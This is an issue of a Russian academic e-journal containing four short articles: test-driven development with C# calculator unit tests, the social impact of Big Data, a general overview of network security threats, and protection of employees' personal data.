

# E-SCIO

НАУЧНЫЙ ЭЛЕКТРОННЫЙ ЖУРНАЛ

4

2023

*Базеева Наталья Алексеевна, преподаватель факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО Харитонов Виталий Игоревич, преподаватель факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО «Мордовский государственный университет им. Н.П. Огарёва»*  
e-mail: [mr.vitalka@mail.ru](mailto:mr.vitalka@mail.ru)

*Малкина Анастасия Анатольевна, студентка факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО «Мордовский государственный университет им. Н.П. Огарёва»*

### РАЗРАБОТКА ЧЕРЕЗ ТЕСТИРОВАНИЕ (TDD)

**Аннотация:** данная статья предназначена для ознакомления с принципами процесса разработки через тестирование. Описывается реализация данного метода разработки, а также приведены подробные примеры, написанные на языке программирования C#.

**Ключевые слова:** TDD, разработка через тестирование, тестирование ПО, рефакторинг, баг, программный продукт.

**Abstract:** This article is intended to introduce the principles of the development process through testing. The implementation of this development method is described and detailed examples written in C# programming language are given.

**Keywords:** TDD, development through testing, software testing, refactoring, bug, software product.

Тестирование ПО (программного обеспечения) – это деятельность, которая позволяет подтвердить работоспособность кода (программного

продукта) или же, наоборот, ее опровергнуть. Суть тестирования заключается в том, что создаются отдельные сценарии, чтобы выявить слабые места вашей созданной системы (на одну лишь разработку полагаться не стоит, так как на данном этапе невозможно продумать все тест-кейсы). Тестирование предназначено для того, чтобы впоследствии не было багов (ошибок) от клиента, которые нужно срочно чинить (бывает и такое, что у клиента ломаются не отдельные модули, а система в целом, потому что в свое время тестирование было проведено ненадлежащим образом). Тестирование может быть ручным, – когда передаются входные данные и запрашивается выполнение какой-либо команды; после полученные результаты сравниваются с эталоном, и, если они совпадают – тест пройден. Но данный процесс можно автоматизировать, тогда он будет проходить гораздо быстрее и полноценнее, вероятность возникновения ошибок значительно снизится, потому что, как правило, ручное тестирование проводят люди, а человеческий фактор очень сильно может повлиять на данный процесс (невнимательность – главный наш враг).

TDD (Test Driven Development, «разработка через тестирование») – особая методология разработки, которая позволяет быстро и качественно создать программный продукт. Суть разработки через тестирование в том, что сначала пишутся тесты на новый функционал, а только потом код, который реализует данный функционал. После успешного прохождения теста проводится рефакторинг (переработка, перепроектирование) кода, если это необходимо, а затем повторная проверка работоспособности кода, что заметно ускоряет разработку, а также делает ваш код более поддерживаемым [3].

Плюсы данной методологии:

- Разработчик может сам писать тесты, проверяя отдельные модули системы.
- Эффективность. Зачастую тесты пишутся после разработанного функционала, поэтому тесты подстраиваются под написанный функционал, а не под требования в техническом задании, в TDD же все наоборот.

- В приложении, пригодном для автоматического тестирования, равномерно распределяется ответственность между его компонентами.
- Обеспечивается стабильность приложения, так как проблемные места покрыты тестами, которые постоянно проверяются.
- В дальнейшем разработчики могут не переживать за внесение изменений в код, так как тесты предупредят об ошибках в любой момент.
- Быстрота. За счет автоматических тестов сокращается объем ручного тестирования, соответственно, и временной промежуток, отведенный в целом на тестирование (и в будущем на поддержку программного продукта).
- При данной методологии программист начинает «думать по-другому»: продумывать больше тестовых сценариев и писать легко поддерживаемый код.

#### **Цикл разработки согласно TDD:**

- создать тест для нового функционала, еще не разработанного, или же для воспроизведения какого-либо бага;
- запустить тест и убедиться в том, что он не проходит;
- написать функционал, при котором этот тест мог бы пройти;
- запустить тест (если есть ранее написанные тесты, их тоже нужно запустить). При прохождении тестов разработчик понимает, что новый функционал готов, а ранее реализованный работает так же корректно;
- провести рефакторинг и оптимизацию. Нужно понимать, что тесты должны не только проходить, но и быстро работать;
- перезапустить тесты, убедиться в их прохождении;
- повторить цикл.

После получения необходимых знаний для понимания TDD в теории, следует разобрать это на практике. В данной статье будет рассмотрено модульное тестирование на языке программирования C#. Модульное тестирование – это тестирование программного продукта, при котором проверяются его отдельные модули или компоненты.

Для начала нужно понимать, что означает «чистый тест» и из чего

состоит тело теста.

Чистый тест должен быть написан с соблюдением **5 правил**:

- тест не должен зависеть от другого теста;
- тест должен быстро выполняться при быстрых запусках;
- воспроизведение должно осуществляться в любой среде;
- должен возвращаться результат для быстрого заключения;
- тест должен писаться своевременно, когда это действительно актуально.

В качестве примера разработано консольное приложение «Calculator» (калькулятор). Логика простая: пользователь будет выбирать арифметическую операцию и вводить нужные числа, над которыми будет выполняться выбранная операция. Так как не имеется никакого разработанного функционала, пишется тест для нового. Для наглядности будет разработана операция деления, так как тут имеется как минимум два тестовых случая (первый – числа делятся, а второй – при делении на ноль программа не завершается с ошибкой). Первый тест (рисунок 1) проверяет, что, если дать калькулятору 2 целых числа и выполнить метод деления, то тест пройдет. Это можно понять из названия теста: через нижнее подчеркивание перечисляем входные данные, тестируемый сценарий и ожидаемый результат.

```
[Test]
0 references
public void Div_IntNumbers_TestPass()
{
    // arrange
    var calculator = new CalculatorLogic();
    calculator.FirstNumber = 3;
    var secondNumber = 2;

    // act
    var result = calculator.Div(secondNumber);

    // assert
    Assert.AreEqual(1.5, result);
}
```

Рисунок 1 – Тест деления двух целых чисел

Как видно из комментариев на рисунке 1, тело теста состоит из 3 частей:

1. создается экземпляр класса калькулятора, а также задаются необходимые тестовые данные. Согласно этой логике, первое число – это свойство класса, а второе число передается уже в метод каждой операции, поэтому оно создается отдельной переменной;

2. выполняется действие (операция деления в данном случае), в ходе которого мы получим какой-то результат;

3. сравнение результата с эталоном (ожидаемым результатом).

Первый этап пройден. Запускаем тест: проект не скомпилировался из-за отсутствия класса с требуемой логикой, соответственно, второй этап тоже пройден. Переходим к 3 этапу, разработке функционала (рисунок 2).

```
public class CalculatorLogic
{
    private double _firstNumber;

    1 reference
    public double FirstNumber
    {
        get { return _firstNumber; }
        set { _firstNumber = value; }
    }

    1 reference
    public double Div(double secondNum)
    {
        return _firstNumber / secondNum;
    }
}
```

Рисунок 2 – Новый функционал

Ошибки при компиляции в классе с тестами исчезли, теперь запускается сам тест. Тест пройден (рисунок 3), значит, можно переходить к следующему этапу.




Рисунок 3 – Пройденный тест

Так как функционал метода слишком примитивный, то в проведении рефакторинга и оптимизации нет необходимости, значит, осуществляется переход к следующей итерации цикла разработки: пользователь ввел в качестве второго числа значение 0, из-за этого на консоль вывелся непонятный результат (в C# это «плюс бесконечность»). Следует написать тест и под данную проблему (рисунок 4).

```
[Test]
0 references
public void Div_SecondNumberIsZero_TestPass()
{
    // arrange
    var calculator = new CalculatorLogic();
    calculator.FirstNumber = 3;
    var secondNumber = 0;

    // act
    var result = calculator.Div(secondNumber);

    // assert
    Assert.That(result == double.PositiveInfinity);
}
```

Рисунок 4 – Тест «При делении на ноль результат – бесконечность»

Чтобы не возникало такой проблемы, в консоль должно выводиться сообщение о некорректности введенных данных, а сам метод деления должен выбрасывать исключение. Для этого пишется еще один тест, который будет проверять, выбрасывается ли исключение определенного типа (рисунок 5).

```

[Test]
0 references
public void Div_SecondNumberIsZero_ExceptionThrows()
{
    // arrange
    var calculator = new CalculatorLogic();
    calculator.FirstNumber = 3;
    var secondNumber = 0;

    // act
    TestDelegate testDelegate = () => calculator.Div(secondNumber);

    // assert
    Assert.Throws<DivideByZeroException>(testDelegate);
}

```

Рисунок 5 – Тест на вылет исключения

Так как функционал не обновлен, то тест не проходит, – соответственно, расширяем его с последующим запуском тестов (рисунок 6).

```

4 references | 3/3 passing
public double Div(double secondNum)
{
    if (secondNum == 0)
        throw new DivideByZeroException();
    return _firstNumber / secondNum;
}

```


Рисунок 6 – Обновленный метод деления

Чтобы на консоль не выводилось исключение, оно будет поймано в классе программы и вместо него будет выведено сообщение (рисунок 7).

```

var calculator = new CalculatorLogic();
calculator.FirstNumber = 3;
try
{
    calculator.Div(0);
}
catch (DivideByZeroException ex)
{
    Console.WriteLine("Делить на ноль нельзя!");
}

```



Microsoft Visual Studio Debug Console  
Делить на ноль нельзя!



## Рисунок 7 – Обработка исключения, вывод сообщения

Подводя итоги вышесказанному, можно сказать, что даже в маленькой примитивной программе могут быть ошибки в каждой строчке кода, поэтому тестирование необходимо проводить всегда. Благодаря тестированию код будет проще поддерживать и подвергать рефакторингу. Однако стоит отметить, что данный метод разработки применим только в определенных случаях, когда специфика разрабатываемой программы позволяет использовать данный метод разработки.

### **Библиографический список:**

1. Принципы юнит-тестирования / В. Хориков. – СПб.: Питер, 2021. – 320 с.: ил. – («Серия для профессионалов»).
2. Экстремальное программирование: разработка через тестирование / К. Бек – СПб.: Питер, 2017 – 219 с.
3. Правильное TDD [Электронный ресурс] Habr – Режим доступа: <https://habr.com/ru/post/573016/>.

*Базеева Наталья Алексеевна, преподаватель факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО*

*«Мордовский государственный университет им. Н.П. Огарёва»*

*Зайцева Елизавета Сергеевна, студент факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО «Мордовский государственный университет им. Н.П. Огарёва»*

## **КАК BIG DATA ВЛИЯЕТ НА ИНТЕРЕСЫ ОБЩЕСТВА**

**Аннотация:** В материале рассматриваются как позитивные, так и негативные аспекты использования Big Data в обществе, а также подчеркивается необходимость баланса между использованием данных для достижения общественных целей и защитой конфиденциальности пользователей.

**Ключевые слова:** big data, аббревиатура «3V», влияние на интересы общества, формирование рекомендаций в интернете, конфиденциальность данных.

**Abstract:** The article examines both positive and negative aspects of the use of Big Data in society, and also emphasizes the need for a balance between the use of data to achieve public goals and the protection of user privacy.

**Keywords:** big data, abbreviation "3V", influence on the interests of society, formation of recommendations on the Internet, data privacy.

Анализ и визуализация Big Data сегодня это то, что делает нашу с вами жизнь лучше и качественнее. Например, вы совершаете покупки, поездки на такси, визит к врачу, и все ваши действия компании записывают и анализируют.

Понятие «big data» многогранное, и каждый понимает и интерпретирует его по-своему. Термин «большие данные» в 2008 году предложил Клиффорд Линч – редактор журнала «Nature». Тогда он говорил о взрывном росте объемов информации в мире, но сейчас одни специалисты определяют Big Data через объем и скорость накопления данных, а другие через методы её обработки и хранения [1].

Сбор и хранение «больших данных» зависят от многих факторов, их можно описать с помощью аббревиатуры «3V»: volume, velocity, variety.

1. Объем (volume): Big Data характеризуется огромными объемами данных, которые могут достигать нескольких петабайт ( $10^{15}$  байт) и даже эксабайт ( $10^{18}$  байт). Эти данные могут быть структурированными, например, храниться в базах данных, или неструктурированными, такими как текстовые документы, изображения, видео и другие медиафайлы.

2. Скорость (velocity): Big Data поступает с высокой скоростью и в большом объеме. Это означает, что данные могут поступать в режиме реального времени или с высокой частотой обновления. Например, данные о транзакциях банковских карт или социальных медиа могут поступать с высокой скоростью и в большом объеме.

3. Разнообразие (variety): Big Data может включать в себя данные разных типов и форматов, таких как структурированные, неструктурированные и полуструктурированные данные. Это также может включать данные из разных источников, таких как датчики, социальные медиа, мобильные устройства и другие.

Кроме того, могут быть выделены еще два свойства Big Data:

1. Источник: данные могут поступать из разных источников, в том числе от людей, устройств и других источников.

2. Качество: качество данных, используемых для анализа, может быть неравномерным и зависит от их источника и обработки. Поэтому важно гарантировать качество данных, используемых для принятия решений.

Обычно, «большие данные» собираются с помощью различных

источников, таких как датчики, девайсы IoT, социальные сети, веб-сайты, мобильные приложения.

Для хранения Big Data используются различные технологии, такие как распределенные файловые системы и базы данных, которые могут обрабатывать большой объем данных и обеспечивать высокую доступность и отказоустойчивость. Некоторые примеры технологий для хранения Big Data включают в себя Hadoop, Apache Cassandra, MongoDB и многие другие.

Big Data может оказывать значительное влияние на интересы общества, поскольку он может помочь в обнаружении тенденций, выявлении потребностей и принятии более обоснованных решений в различных областях, таких как здравоохранение, транспорт, маркетинг, финансы и образование.

1. Улучшение здравоохранения: анализ больших данных в медицине может помочь выявить тенденции и прогнозировать заболевания, что может привести к более эффективному лечению и предотвращению заболеваний.

2. Улучшение транспортной системы: анализ больших данных из транспортных систем может помочь улучшить движение на дорогах, предотвращать аварии и снижать загрязнение окружающей среды.

3. Улучшение маркетинга: анализ больших данных в маркетинге может помочь предсказывать потребности потребителей и улучшать персонализацию рекламы, что может привести к более высокой конверсии и увеличению продаж.

4. Улучшение финансовых услуг: анализ больших данных в финансовых услугах может помочь предсказывать риски и улучшать решения по кредитованию, инвестированию и управлению рисками.

5. Улучшение образования: анализ больших данных в образовании может помочь выявить тенденции в обучении и улучшить персонализацию образовательных программ, что может привести к более высокому уровню успеваемости и улучшению образовательных результатов [2].

«Большие данные» играют важную роль в формировании рекомендаций в

интернете. Когда вы используете интернет-сервисы, такие как онлайн-магазины или стриминговые сервисы, эти сервисы могут собирать и анализировать большие объемы данных о ваших предпочтениях и поведении, такие как история поиска, просмотра и покупок.

Затем, используя алгоритмы машинного обучения и анализа данных, эти сервисы могут сгенерировать персонализированные рекомендации для вас. Например, если вы покупаете книги на сайте, сервис может предложить вам похожие книги, которые могут вам понравиться, основываясь на ваших предыдущих покупках и поведении других пользователей.

Сбор информации об активности пользователя в интернете с помощью больших данных может осуществляться несколькими способами. Одним из наиболее распространенных способов является сбор данных о поведении пользователей на сайтах и приложениях. Эти данные могут включать в себя информацию о том, какие страницы посещает пользователь, как долго он находится на каждой странице, какие действия он выполняет на сайте или в приложении, такие как заполнение форм, нажатие кнопок, просмотр видео и т.д.

Другой способ сбора информации об активности пользователя в интернете – это сбор данных о поисковых запросах. Компании могут собирать данные о том, что пользователи ищут в интернете, какие слова они используют для поиска, какие результаты им наиболее интересны и т.д.

Также, данные о поведении пользователей в интернете могут быть собраны с помощью социальных сетей. Компании могут анализировать информацию о том, как пользователи взаимодействуют друг с другом, какие сообщения они публикуют, какие группы они посещают и т.д.

Все эти данные могут быть собраны с помощью различных технологий и инструментов, таких как веб-аналитика, машинное обучение и анализ данных.

Сбор данных с помощью Big Data может быть полезным для создания персонализированных рекомендаций, но также может вызывать опасения в отношении конфиденциальности данных пользователей. Вот несколько

способов, которые пользователи могут использовать, чтобы сохранить свою конфиденциальность при сборе данных с помощью Big Data:

1. Использование инкогнито-режима в браузере: это поможет предотвратить сохранение истории посещений сайтов и других данных, связанных с вашей активностью в Интернете.

2. Ограничение разрешений приложений: при установке приложений на вашем устройстве, убедитесь, что вы ограничиваете доступ к своим личным данным. Например, не давайте приложению доступ к вашим контактам или календарю, если это необходимо.

3. Проверка настроек конфиденциальности: многие сайты и приложения предоставляют инструменты для управления настройками конфиденциальности. Обязательно ознакомьтесь с этими настройками и внесите изменения, если это необходимо.

4. Использование VPN: это поможет скрыть ваш реальный IP-адрес и местоположение, что может ограничить возможности для сбора данных о вас.

5. Использование анонимных поисковых систем: существуют поисковые системы, которые не сохраняют данные о ваших запросах. Использование таких поисковых систем может помочь сохранить вашу конфиденциальность.

6. Избегайте давать доступ к своим персональным данным на ненадежных сайтах и приложениях [3].

Это не полный список, но следуя этим рекомендациям, вы можете повысить уровень конфиденциальности ваших данных при использовании Big Data.

### **Библиографический список:**

1. Big Data – что такое системы больших данных? Развитие технологий Big Data [Электронный ресурс] Promdevelop – Режим доступа: <https://promdevelop.com/technologies/big-data/>.

2. Как Big Data влияет на нашу жизнь [Электронный ресурс] Медиа Нетологии – Режим доступа: <https://netology.ru/blog/bigdata-everyday>.

3. Защита Big Data: проблемы и решения [Электронный ресурс] ИТ  
Безопасность – Режим доступа: [https://www.it-  
world.ru/cionews/security/158148.html](https://www.it-world.ru/cionews/security/158148.html).

*Вартанян Артур Артурович, магистрант, ФГБОУ ВО*

*Донской государственной технической университет,*

*г. Ростов-на-Дону, РФ*

*e-mail: [varttann@rambler.ru](mailto:varttann@rambler.ru)*

## УГРОЗЫ И АТАКИ СЕТЕВОЙ БЕЗОПАСНОСТИ

**Аннотация:** Сетевая безопасность охватывает множество технологий, процессов и устройств, направленных на обеспечение целостности, конфиденциальности и доступности компьютерных сетей. Независимо от их размера, отрасли или типа инфраструктуры организациям требуется сетевая безопасность для защиты от постоянно меняющегося ландшафта угроз, связанных с кибератаками.

**Ключевые слова:** информационная безопасность, ландшафта угроз, киберугроза, сети, сетевая безопасность.

**Annotation:** Network security spread of many technologies, processes and devices aimed at ensuring the openness, confidentiality and availability of computer networks. Regardless of their size, or industry type, a confidential organization needs network security to protect against the ever-changing threat of cyberattacks.

**Key words:** information security, landscape threat, cyber threat, networks, network security.

### Введение

Сетевая безопасность охватывает множество технологий для обеспечения безопасности компьютерных сетей и защиты от вредоносных атак [3]. Некоторые из ключевых технологий, связанных с сетевой безопасностью, включают в себя:



1. Брандмауэры (firewalls) – программное или аппаратное обеспечение, которое может обнаруживать и блокировать нежелательный трафик в компьютерной сети.

2. VPN (Virtual Private Network) – технология шифрования, которая обеспечивает безопасное соединение между удаленными устройствами в разных локациях и защищает пересылаемые данные.

3. IDS (Intrusion Detection System) – системы обнаружения вторжений, которые помогают выявлять попытки несанкционированного доступа к компьютерной сети.

4. IPS (Intrusion Prevention System) – системы предотвращения вторжений, которые могут блокировать попытки несанкционированного доступа к компьютерной сети и незаконного использования данных.

5. Антивирусные программы и антиспам – программное обеспечение, которое обнаруживает и блокирует вредоносные программы и электронную почту, содержащую спам.

6. SIEM (Security Information and Event Management) – системы сбора, хранения и анализа информации о событиях в компьютерной сети, позволяющие быстро обнаруживать инциденты безопасности и вести расследование в случае необходимости.

7. Системы шифрования – технологии, которые обеспечивают конфиденциальность данных, защищая их от несанкционированного доступа.

Эти технологии используются в комплексе и взаимодействуют между собой, чтобы обеспечить надежную защиту сетей и информации, хранящейся в них.

### **Основная часть**

Традиционный подход к сетевой безопасности предполагает использование правил и конфигураций, которые используют программные и аппаратные технологии для защиты сети и ее данных. Однако этот механизм не отвечает требованиям современных сложных сетевых архитектур, которые имеют большую и более уязвимую поверхность для атак, чем традиционные

сети прошлого, основанные на периметре [1].

Злоумышленники хорошо разбираются в использовании уязвимостей современных сетей и используют передовые технологии, такие как автоматизация и ботнеты на основе искусственного интеллекта, чтобы обнаружить и использовать эти слабые места, избегая при этом обнаружения. Они тщательно изучают каждый аспект сети, включая устройства, данные, пользователей, местоположения и приложения.

Распространенные угрозы сетевой безопасности включают вредоносное ПО, фишинговые схемы и DDoS-атаки. Неспособность защититься от этих угроз может привести к несоблюдению нормативных требований, что повышает уровень риска. Для смягчения этих угроз организациям требуется широкий спектр технологий, включая брандмауэры, сегментацию сети, IP-адреса и принципы безопасности с нулевым уровнем доверия.

Когда дело доходит до защиты компьютерных систем и сетей, сетевая безопасность и кибербезопасность являются двумя важными областями. Сетевая безопасность в первую очередь направлена на обеспечение безопасности сетевой инфраструктуры, включая периметр сети, маршрутизаторы и коммутаторы [2]. С другой стороны, кибербезопасность охватывает сетевую безопасность и распространяется на другие области, такие как хранение и транспортировка данных.

Хотя сетевая безопасность и кибербезопасность имеют некоторые общие черты, их планирование отличается. План кибербезопасности включает в себя план сетевой безопасности, но планы сетевой безопасности могут существовать независимо без более широкой стратегии кибербезопасности.

Вредоносное программное обеспечение (вредоносное ПО) - это программа, нацеленная на информационные системы и имеющая различные формы, каждая из которых предназначена для выполнения определенных вредоносных действий. Например, программы-вымогатели шифруют файлы и удерживают их для получения выкупа, шпионские программы незаметно шпионят за жертвами, а троянские программы проникают в системы.

Злоумышленники используют вредоносное ПО для достижения различных целей, таких как кража конфиденциальных данных, тайное копирование данных, блокирование доступа к файлам, нарушение работы системы или выведение ее из строя.

Фишинг - это вид мошенничества, при котором злоумышленники выдают себя за авторитетные организации лично, по электронной почте или используя другие методы коммуникации. Фишинговые электронные письма обычно используются для распространения вредоносных вложений или ссылок, которые выполняют различные функции, такие как извлечение информации об учетной записи жертвы или учетных данных для входа [4].

Боты - это небольшие программы, которые автоматизируют веб-запросы для различных целей, выполняя свои задачи без вмешательства человека, такие как сканирование содержимого веб-сайтов, и проверка номеров украденных кредитных карт. Атаки ботов используют автоматические веб-запросы для манипулирования приложениями, веб-сайтами, конечными пользователями или API-интерфейсами или нарушения их работы. Первоначально бот-атаки использовались в основном для рассылки спама и отказа в обслуживании, но превратились в сложные операции с экономией средств и инфраструктурой, которые допускают дополнительные, более разрушительные атаки.

Распределенные атаки типа "Отказ в обслуживании" (DDoS). DDoS-атака использует несколько скомпрометированных компьютерных систем для атаки на цель, вызывая отказ в обслуживании пользователей целевого ресурса. Он отправляет поток сообщений, искаженных пакетов или запросов на подключение к целевой системе, заставляя ее замедляться или полностью отключаться, отказывая в обслуживании законным системам и пользователям. DDoS-атаки могут быть нацелены на веб-сайты, серверы и другие сетевые ресурсы.

Расширенная постоянная угроза (APT) - это целенаправленная и устойчивая атака, при которой злоумышленники получают несанкционированный доступ к сети, оставаясь незамеченными в течение

длительного времени. Злоумышленники обычно запускают АРТ-атаки для кражи данных, а не для нанесения ущерба целевой сети. Большинство атак АРТ направлены на получение и поддержание долгосрочного скрытого доступа к целевой сети. АРТ-атаки требуют больших усилий и ресурсов, и субъекты обычно выбирают дорогостоящие цели, такие как крупные корпорации и национальные государства, чтобы обеспечить отдачу от инвестиций [3].

Атака на загрузку с диска - это непреднамеренная загрузка вредоносного кода на компьютер или мобильное устройство, подвергающая жертву кибератаке. В отличие от других кибератак, жертве не нужно активировать атаку. Чтобы заразиться, пользователю не нужно ничего нажимать, загружать или открывать вредоносное вложение электронной почты. Загрузка с диска использует уязвимости приложений, веб-браузера или операционной системы, которые могут возникнуть из-за отсутствия обновлений или сбоев в их работе.

Атаки на систему доменных имен (DNS). DNS-атака происходит, когда злоумышленники используют уязвимости в Системе доменных имен (DNS), которая была разработана для удобства использования, а не для обеспечения безопасности. Злоумышленники используют связь между клиентами и серверами для запуска атак, таких как открытый текстовый обмен данными между клиентами и DNS-серверами или вход на веб-сайт поставщика DNS с использованием украденных учетных данных и перенаправление записей DNS.

Постоянно меняющийся ландшафт угроз является одной из основных проблем, стоящих перед сетевой безопасностью. С быстрым развитием технологий злоумышленники находят новые способы проникновения в корпоративные сети и использования их, что требует внедрения компаниями новых инструментов безопасности для защиты своих сетей. Кроме того, расширение стратегии безопасности организации создает большую площадь для атак, поскольку все пользователи сети несут ответственность за безопасность, что затрудняет разработку стратегии, которой могли бы следовать все.

## **Заключение**

Использование персональных устройств и политик удаленной работы является еще одной проблемой сетевой безопасности. Политики BYOD создают сложную распределенную сеть и увеличивают площадь атаки, при этом каждое персональное устройство нуждается в защите. Безопасность беспроводных сетей особенно важна для компаний, которые позволяют сотрудникам работать удаленно, поскольку удаленные пользователи часто получают доступ к конфиденциальным корпоративным ресурсам и данным через незащищенную общедоступную сеть.

Безопасность в облаке также является серьезной проблемой. В то время как поставщики облачных услуг и управляемых сервисов несут ответственность за обеспечение безопасности, организации обычно несут ответственность за защиту своих собственных данных и приложений. Поэтому организациям следует осуществлять мониторинг всех точек доступа к сети и внедрять единую стратегию безопасности в гибридной среде.

#### **Библиографический список:**

1. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. — М.: КноРус, 2016. — 136 с.
2. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. — Рн/Д: Феникс, 2017. — 324 с.
3. Громов, Ю.Ю. Информационная безопасность и защита информации: Учебное пособие / Ю.Ю. Громов, В.О. Драчев, О.Г. Иванова. — Ст. Оскол: ТНТ, 2017. — 384 с.
4. Ефимова, Л.Л. Информационная безопасность детей. Российский и зарубежный опыт: Монография / Л.Л. Ефимова, С.А. Кочерга. — М.: ЮНИТИ-ДАНА, 2016. — 239 с.

*Дорджиева Нина Геннадиевна, магистрант,*

*ДГТУ, Ростов-на-Дону, РФ*

*Газизов Андрей Равильевич, доцент, к.п.н.,*

*ДГТУ, Ростов-на-Дону, РФ*

## **АНАЛИЗ СОВРЕМЕННОГО СОСТОЯНИЯ ПРОБЛЕМЫ ЗАЩИТЫ ПЕРСОНАЛЬНЫХ ДАННЫХ РАБОТНИКОВ ПРЕДПРИЯТИЯ**

**Аннотация:** За последние несколько лет защита персональных данных становится все более актуальной проблемой, затрагивающей как отдельных лиц, так и организации. В частности, предприятия несут ответственность за сохранность персональных данных своих сотрудников. К сожалению, нынешняя ситуация вокруг этого вопроса остается запутанной и неудовлетворительной. В этой статье мы углубимся в текущее состояние проблемы и рассмотрим возможные решения. Для бизнеса важно понимать серьезность этой проблемы и предпринять необходимые шаги для обеспечения защиты персональных данных.

**Ключевые слова:** персональные данные, защита данных, информационная безопасность.

**Abstract:** Over the past few years, the protection of personal data has become an increasingly urgent problem affecting both individuals and organizations. In particular, enterprises are responsible for the safety of personal data of their employees. Unfortunately, the current situation around this issue remains confusing and unsatisfactory. In this article, we will delve into the current state of the problem and consider possible solutions. It is important for business to understand the seriousness of this problem and take the necessary steps to ensure the protection of personal data.

**Key words:** personal data, data protection, information security.

Различные исследования показывают, что защита персональных данных сотрудников является важнейшей проблемой для большинства предприятий. Компании часто сталкиваются с такими проблемами, как утечка данных, кража и несанкционированный доступ к конфиденциальной информации. Некоторые из основных проблем, связанных с защитой персональных данных сотрудников, включают:

1. Недостаточное внимание к проблемам информационной безопасности со стороны руководства и персонала организации.
2. Недостаточные профессиональные знания и навыки сотрудников в области защиты персональных данных.
3. Низкая осведомленность сотрудников о мерах информационной безопасности и способах защиты своих персональных данных.
4. Использование слабых паролей и отсутствие двухфакторной аутентификации.
5. Необходимость сохранения важных данных в системах сетевой безопасности и резервных копиях.

Для решения этих проблем необходимо предпринимать систематические усилия по обучению сотрудников протоколам безопасности, поощрять использование сложных паролей, внедрять меры аутентификации и контроля доступа, а также обеспечивать защиту от вирусов и вредоносных программ. Также необходимы регулярные обновления системы информационной безопасности организации. Кроме того, руководство компании должно уделять первостепенное внимание безопасности личных данных сотрудников и установить строгие правила обращения с конфиденциальной информацией.

### **Важность защиты персональных данных сотрудников**

К персональным данным относится любая информация, которая может быть использована для идентификации человека, включая его имя, адрес, адрес электронной почты, номер телефона или номер социального страхования.

Предприятия обычно собирают эту информацию во время процедур найма и трудоустройства. Персональные данные служат для различных целей, таких как обработка заработной платы, управление льготами и ведение учета. Однако при неправильном использовании эта информация может иметь серьезные последствия как для сотрудников, так и для бизнеса.

### **Текущее состояние проблемы**

Несмотря на растущую важность защиты персональных данных, многие предприятия сталкиваются с трудностями при реализации адекватных мер защиты. Этой проблеме способствуют несколько факторов. Во-первых, сотрудники недостаточно осведомлены о важности защиты персональных данных. Во-вторых, компании не хватает опыта и ресурсов для разработки и реализации эффективной политики защиты данных. Наконец, отсутствуют законодательные или нормативные указания по защите персональных данных.

Одной из основных проблем, с которыми сталкиваются предприятия, является растущая угроза кибератак. Киберпреступники часто нацелены на предприятия, чтобы получить доступ к конфиденциальным данным, включая личную информацию сотрудников. Предприятия должны принять защитные меры против таких атак. Однако это может оказаться трудным, поскольку кибератаки становятся все более изощренными и целенаправленными.

Еще одна проблема — появление новых технологий сбора и хранения персональных данных. Например, биометрические данные, такие как отпечатки пальцев или распознавание лиц, становятся все более распространенными на рабочем месте. Однако существуют опасения по поводу последствий использования таких технологий для безопасности и конфиденциальности, и предприятия должны обеспечить их этическое и безопасное использование.

### **Меры по решению проблемы**

Предприятия могут принять несколько мер для решения проблемы защиты персональных данных. Во-первых, они должны разработать и внедрить эффективную политику защиты данных, которая охватывает все аспекты обработки данных, включая сбор, хранение, обработку и удаление данных. Эта



политика должна периодически пересматриваться и обновляться для обеспечения ее актуальности и эффективности.

Во-вторых, предприятиям следует организовать для своих сотрудников соответствующие программы обучения и повышения осведомленности, чтобы объяснить важность защиты данных и способы безопасного обращения с личными данными. Это включает в себя обучение их тому, как выявлять потенциальные утечки данных и сообщать о них.

В-третьих, предприятия должны инвестировать в необходимые технологии и ресурсы для защиты персональных данных. Это включает в себя внедрение шифрования и других мер безопасности для защиты данных от кибератак, а также инвестиции в безопасные системы хранения и регулярное резервное копирование данных.

Наконец, предприятия должны соблюдать законодательные и нормативные требования, касающиеся защиты данных.

### **Вывод**

За последние несколько лет защита персональных данных становится все более актуальной проблемой, затрагивающей как отдельных лиц, так и организации. В частности, предприятия несут ответственность за сохранность персональных данных своих сотрудников. К сожалению, нынешняя ситуация вокруг этого вопроса остается запутанной и неудовлетворительной.

Защита персональных данных сотрудников компании - важнейший вопрос, требующий немедленного внимания. Предприятиям следует принимать меры по разработке и внедрению эффективной политики защиты данных, внедрять соответствующие программы обучения и повышения осведомленности для своих сотрудников, инвестировать в необходимые технологии и ресурсы и соблюдать законодательные и нормативные требования. Внедряя эти меры, предприятия могут гарантировать безопасность и конфиденциальность персональных данных и защитить своих сотрудников от потенциального вреда.

### **Библиографический список:**

1. Абаев Ф.А. Историко-правовые предпосылки формирования и современные тенденции развития института персональных данных в трудовом праве // Пробелы в российском законодательстве. 2013. № 5. С. 136-139.
2. Абаев Ф.А. Понятие, правовая природа персональных данных // Право и государство: теория и практика. 2014. № 3 (111). С. 126-131.
3. Алеевская В.В. Ограничение права на информацию в трудовых отношениях // Вестник Прикамского социального института. Гуманитарное обозрение. 2014. № 1 (8). С. 42-49.
